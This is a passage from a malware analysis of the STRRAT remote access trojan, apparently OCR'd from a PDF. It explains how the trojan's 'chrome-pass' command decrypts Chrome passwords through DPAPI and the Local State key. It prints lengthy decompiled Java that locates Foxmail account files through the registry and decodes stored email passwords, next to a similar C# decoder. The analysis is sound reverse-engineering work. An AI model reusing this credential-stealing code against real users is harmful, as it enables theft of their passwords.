
After creating a new instance of this, it has the output of ‘sdfsldf()’ appended to the message sent to the C2. If we examine this method, it first checks if it is running Windows or not, and if it isn’t a message is displayed saying it is not supported, if it is it will proceed to run ‘sabretb()’.

```
82      public final String sdfsldf() {
83          if (!System.getProperty("os.name").contains("Windows")) {
84              return String.format("Your OS (%s) is not supported! :(", System.getProperty("os.name"));
85          } else {
86              String var1;
87              return (var1 = this.sabretb()).equals("") ? "No passwords Found" : var1;
88          }
89      }
```

If the output of this method is nothing then the message “No passwords Found” will be sent back, if it contains something, that will instead be returned, so let’s investigate ‘sabretb()’.

This leverages the JDBC driver SQLite Wrapper to interface with the Google Chrome password SQL database. From here it proceeds to retrieve all columns from the “logins” table and extract their relevant elements. From here STRRAT proceeds to use the DPAPI CryptUnprotectData function to decrypt the user’s stored Google Chrome passwords on this system.

In the event that using DPAPI fails to retrieve credentials, STRRAT falls back to running the below.



Within this function we see a number of operations occurring, but probably one of the best assumptions as to why this occurs is made apparent from the below blog post.

[Kirby Angell - Decrypting Browser Passwords & Other Secrets]

As Kirby explains it, the the ‘Local State’ file which is being read in contains the DPAPI encrypted encryption key, and whereas older versions of Chromium (and hence Chrome) used solely the Login Data file and DPAPI, all passwords could be revealed using solely these and the relevant API (CryptUnprotectData), which we saw just before. Nowadays browsers need to first extract the internal key which has been encrypted from within the Local State file, and then calls CryptUnprotectData to decrypt this key. From here the key is then changed to a byte array and is used to create a secret key via AES encryption from this byte array, which is subsequently then used to decrypt the password given.

From this we can infer that ‘chrome-pass’ is used to decrypt usernames and passwords stored from within the logged on user’s Google Chrome profile.

Command Functionality: foxmail-pass

This command primarily functions from within the ‘dsgsdfge()’ class, specifically what kicks off from the ‘sdfsldf()’ function.

```
} else if (stringArray2[0].equals("foxmail-pass")) {
    object = new dsgsdfge();
    cbnfdhn.StatusUpdateSend(new StringBuilder().insert(0, "foxmail-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append((dsgsdfge)object).sdfsldf()).toString());
    cbnfdhn.StatusUpdate("Ready");
```

Looking into this further we can see that it is using a registry class ‘Foxmail.url.mailto’, presumably to get the install path of Foxmail. From this it is then looking for the Account.rec0 file stored within aan ‘Accounts’ subdirectory, and this is then being read to decode the Email and Password from within it.

```
153     public String sdfsldf() {
154         try {
155             int n;
156             StringBuilder stringBuilder = new StringBuilder();
157             File[] fileArray = sfsrgsbd.sdfsldf(-2147483646, "SOFTWARE\\Classes\\Foxmail.url.mailto\\Shell\\open\\command", "", 0);
158             fileArray = new StringBuilder().insert(0, fileArray.substring(0, fileArray.indexOf("Foxmail.exe")).replace("\"", "")).append("Storage\\").toString();
159             fileArray = new File((String)fileArray).listFiles();
160             int n2 = fileArray.length;
161             int n3 = n = 0;
162             while (n3 < n2) {
163                 Object object = fileArray[n];
164                 if (((File)object).isDirectory() && ((File)object).getAbsolutePath().contains("@")) {
165                     int n4;
166                     int n5;
167                     String string = ((File)object).getName();
168                     object = new StringBuilder().insert(0, ((File)object).getAbsolutePath()).append("\\Accounts\\Account.rec0").toString();
169                     object = new File((String)object);
170                     ByteBuffer byteBuffer = ByteBuffer.allocate((int)((File)object).length());
171                     object = new FileInputStream((File)object);
172                     byte[] byArray = new byte[1024];
173                     Object object2 = object;
174                     while ((n5 = ((FileInputStream)object2).read(byArray, 0, 1024)) != -1) {
175                         object2 = object;
176                         byteBuffer.put(byArray, 0, n5);
177                     }
178                     byte[] byArray2 = byteBuffer.array();
179                     object = byArray2;
180                     int n6 = byArray2.length;
181                     boolean b1 = false;
182                     String string2 = "";
183                     int n7 = object[0] == 208 ? 0 : 1;
184                     int n8 = n4 = 0;
185                     while (n8 < n6) {
186                         if (object[n4] > 32 && object[n4] < 127 && object[n4] != 61) {
187                             int n9;
188                             string2 = new StringBuilder().insert(0, string2).append(new String((byte[])object, n4, 1)).toString();
189                             String string3 = "";
190                             if (string2.equals("Account") || string2.equals("POP3Account")) {
191                                 n9 = n4 + 9;
192                                 if (n7 == 0) {
193                                     n9 = n4 + 2;
194                                 }
195                                 while (object[n9] > 32 && object[n9] < 127) {
196                                     String string4 = new String((byte[])object, n9, 1);
197                                     ++n9;
198                                     string3 = new StringBuilder().insert(0, string3).append(string4).toString();
199                                 }
200                                 b1 = true;
201                                 n4 = n9;
202                             } else if (b1 && (string2.equals("Password") || string2.equals("POP3Password"))) {
203                                 n9 = n4 + 9;
204                                 if (n7 == 0) {
205                                     n9 = n4 + 2;
206                                 }
207                                 string3 = "";
208                                 Object object3 = object;
209                                 while (object3[n9] > 32 && object[n9] < 127) {
210                                     String string5 = new String((byte[])object, n9, 1);
211                                     ++n9;
212                                     string3 = new StringBuilder().insert(0, string3).append(string5).toString();
213                                     object3 = object;
214                                 }
215                                 string3 = new StringBuilder().insert(0, "Email: ").append(string).append("\r\nPassword: ").append(dsgsdfge.sdfsldf(n7, string3)).append("\r\n\r\n").toString();
216                                 stringBuilder.append(string3);
217                                 break;
218                             }
219                         } else {
220                             string2 = "";
221                         }
222                         n8 = ++n4;
223                     }
224                 }
225                 n3 = ++n;
226             }
227             return stringBuilder.toString();
228         }
229         catch (Exception exception) {
230             return "No password found";
```


The actual decoding occurs from within the class ‘sdfsldf(int, String)’, and we can tell this is encoding as it is performing permutations from fixed characters rather than any type of encryption using a schema such as AES.

```
240     private static String sdfsldf(int n, String string) {
241         int n2;
242         int n3;
243         int n4;
244         int n5;
245         int[] nArray = new int[]{126, 100, 114, 97, 71, 111, 110, 126};
246         int[] nArray2 = new int[]{126, 70, 64, 55, 37, 109, 36, 126};
247         int n6 = 30;
248         if (n == 1) {
249             nArray = nArray2;
250             n6 = 113;
251         }
252         n = string.length() / 2;
253         int n7 = 0;
254         StringBuilder stringBuilder = new StringBuilder();
255         int n8 = n5 = 0;
256         while (n8 < n) {
257             stringBuilder.append(Integer.parseInt(string.substring(n7).substring(0, 2), 16) + "\n");
258             n7 += 2;
259             n8 = ++n5;
260         }
261         String[] stringArray = stringBuilder.toString().split("\n");
262         int[] nArray3 = new int[stringArray.length];
263         int n9 = n4 = 0;
264         while (n9 < nArray3.length) {
265             int n10 = n4++;
266             nArray3[n10] = Integer.parseInt(stringArray[n10]);
267             n9 = n4;
268         }
269         int[] nArray4 = nArray3;
270         nArray3[0] = nArray4[0] ^ n6;
271         int[] nArray5 = nArray4;
272         while (nArray5.length > nArray.length) {
273             int[] nArray6 = new int[nArray.length << 1];
274             int n11 = n6 = 0;
275             while (n11 < nArray.length) {
276                 int n12 = n6++;
277                 nArray6[n12] = nArray[n12];
278                 n11 = n6;
279             }
280             int n13 = n6 = 0;
281             while (n13 < nArray.length) {
282                 int n14 = n6 + nArray.length;
283                 int n15 = nArray[n6];
284                 nArray6[n14] = n15;
285                 n13 = ++n6;
286             }
287             nArray = nArray6;
288             nArray5 = nArray4;
289         }
290         StringBuilder stringBuilder2 = new StringBuilder();
291         int n16 = n6 = 1;
292         while (n16 < nArray4.length) {
293             StringBuilder stringBuilder3 = new StringBuilder().append(nArray4[n6] ^ nArray[n6 - 1]);
294             stringBuilder2.append(stringBuilder3.append("\n").toString());
295             n16 = ++n6;
296         }
297         String[] stringArray2 = stringBuilder2.toString().split("\n");
298         nArray4 = new int[stringArray2.length];
299         int n17 = n3 = 0;
300         while (n17 < stringArray2.length) {
301             int n18 = n3++;
302             nArray4[n18] = Integer.parseInt(stringArray2[n18]);
303             n17 = n3;
304         }
305         String string2 = "";
306         int n19 = n2 = 0;
307         while (n19 < nArray4.length) {
308             int n20 = nArray4[n2] - nArray3[n2] < 0 ? nArray4[n2] + 255 - nArray3[n2] : nArray4[n2] - nArray3[n2];
309             string2 = new StringBuilder().insert(0, string2).append(new String(new byte[]{(byte)n20}, 0, 1)).toString();
310             n19 = ++n2;
311         }
312         return string2;
313     }
314 }
```

The operations here occur a lot against an array of characters, and although we could go into each entry, it's sometimes useful to explore OSINT to see if we can infer what is happening. Whilst researching these methods I stumbled across the following [foxDecode program on Github] which I believe may have been used to heavily influence how this command works. It has been cloned on the off chance it changes over time and can be found below:

[JPMinty FoxDecode Fork]


Comparing the first statement in this project we can see striking similarities in our decompiled code to that of the C Sharp program above, despite the differences in languages used.



```
namespace foxDecode
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.Title = "FoxMail Password Decoder.";
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            var foxPath = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command").GetValue("").ToString();
            foxPath = foxPath.Remove(foxPath.LastIndexOf("Foxmail.exe")).Replace("\"", "") + @"Storage\";
            foreach (var dir in Directory.GetDirectories(foxPath, "*@*", SearchOption.TopDirectoryOnly))
            {
                string eMail = dir.Substring(dir.LastIndexOf("\\") +1);
                string userData = dir + @"\Accounts\Account.rec0";
                    // Read the file into <bits>
                    var fs = new FileStream(userData, FileMode.Open);
                    var len = (int)fs.Length;
                    var bits = new byte[len];
```


```
public String sdfsldf() {
    try {
        int n;
        StringBuilder stringBuilder = new StringBuilder();
        File[] fileArray = sfsrgsbd.sdfsldf(-2147483646, "SOFTWARE\\Classes\\Foxmail.url.mailto\\Shell\\open\\command", "", 0);
        fileArray = new StringBuilder().insert(0, fileArray.substring(0, fileArray.indexOf("Foxmail.exe")).replace("\"", "")).append("Storage\\").toString();
        fileArray = new File((String)fileArray).listFiles();
        int n2 = fileArray.length;
        int n3 = n = 0;
        while (n3 < n2) {
            Object object = fileArray[n];
            if (((File)object).isDirectory() && ((File)object).getAbsolutePath().contains("@")) {
                int n4;
                int n5;
                String string = ((File)object).getName();
                object = new StringBuilder().insert(0, ((File)object).getAbsolutePath()).append("\\Accounts\\Account.rec0").toString();
                object = new File((String)object);
                ByteBuffer byteBuffer = ByteBuffer.allocate((int)((File)object).length());
                object = new FileInputStream((File)object);
                byte[] byArray = new byte[1024];
                Object object2 = object;
```

Following on from this we see almost a like-for-like identical comparison occurring, with one making comparisons in decimal, whereas the other is checking the decimal hex equivalent value. For this to be a coincidence is highly unlikely, it's almost certainly that this code has been ripped off and ported to function as part of this Trojan, and it's not uncommon to have malware authors steal code as a means to an end.




```
// Check if the file version
if (bits[0] == 0xD0)
{
// Version 6.X
    ver = 0;
}
else
{
// Version 7.0 and 7.1
ver = 1;
}
// Loop to filter out non alphanumeric characters. Form word fr
// to see if it is the interested data
for (int jx = 0; jx < len; ++jx)
{
    // Filter out not alphanumeric character
    if (bits[jx] > 0x20 && bits[jx] < 0x7f && bits[jx] != 0x3d)
    {
        // Concat to from word
        buffer += (char)bits[jx];
    // Console.Write(buffer);
        // Check if the next word is going to the user account
        string acc = "";
        if (buffer.Equals("Account") || buffer.Equals("POP3Account"))
        {
            // Offset
            int index = jx + 9;

            // Additional offset required for version 6.5
            if (ver == 0)
            {
                index = jx + 2;
            }
        // Loop till the entire data is extracted
        // (Data is in alphanumeric character, non alphanumeric mean end of data)
            while (bits[index] > 0x20 && bits[index] < 0x7f)
```

```
int n7 = object[0] == 208 ? 0 : 1;
int n8 = n4 = 0;
while (n8 < n6) {
    if (object[n4] > 32 && object[n4] < 127 && object[n4] != 61) {
        int n9;
        string2 = new StringBuilder().insert(0, string2).append(new String((byte[])object, n4, 1)).
        String string3 = "";
        if (string2.equals("Account") || string2.equals("POP3Account")) {
            n9 = n4 + 9;
            if (n7 == 0) {
                n9 = n4 + 2;
            }
            while (object[n9] > 32 && object[n9] < 127) {
                String string4 = new String((byte[])object, n9, 1);
                ++n9;
                string3 = new StringBuilder().insert(0, string3).append(string4).toString();
            }
            b1 = true;
            n4 = n9;
        } else if (b1 && (string2.equals("Password") || string2.equals("POP3Password"))) {
            n9 = n4 + 9;
            if (n7 == 0) {
                n9 = n4 + 2;
            }
```




The plus side to all of this is we have nicely annotated code and can understand what is happening… at this point I can't not put this here.

Examining 'sdfsldf(int, String)' and how it applies to the rest of this code we find the following:



```
/* Foxmail password decoder
 * Credit: Jacob Soo
 * https://github.com/jacobsoo
 */
public static String decodePW(int v, String pHash)
{
    String decodedPW = "";

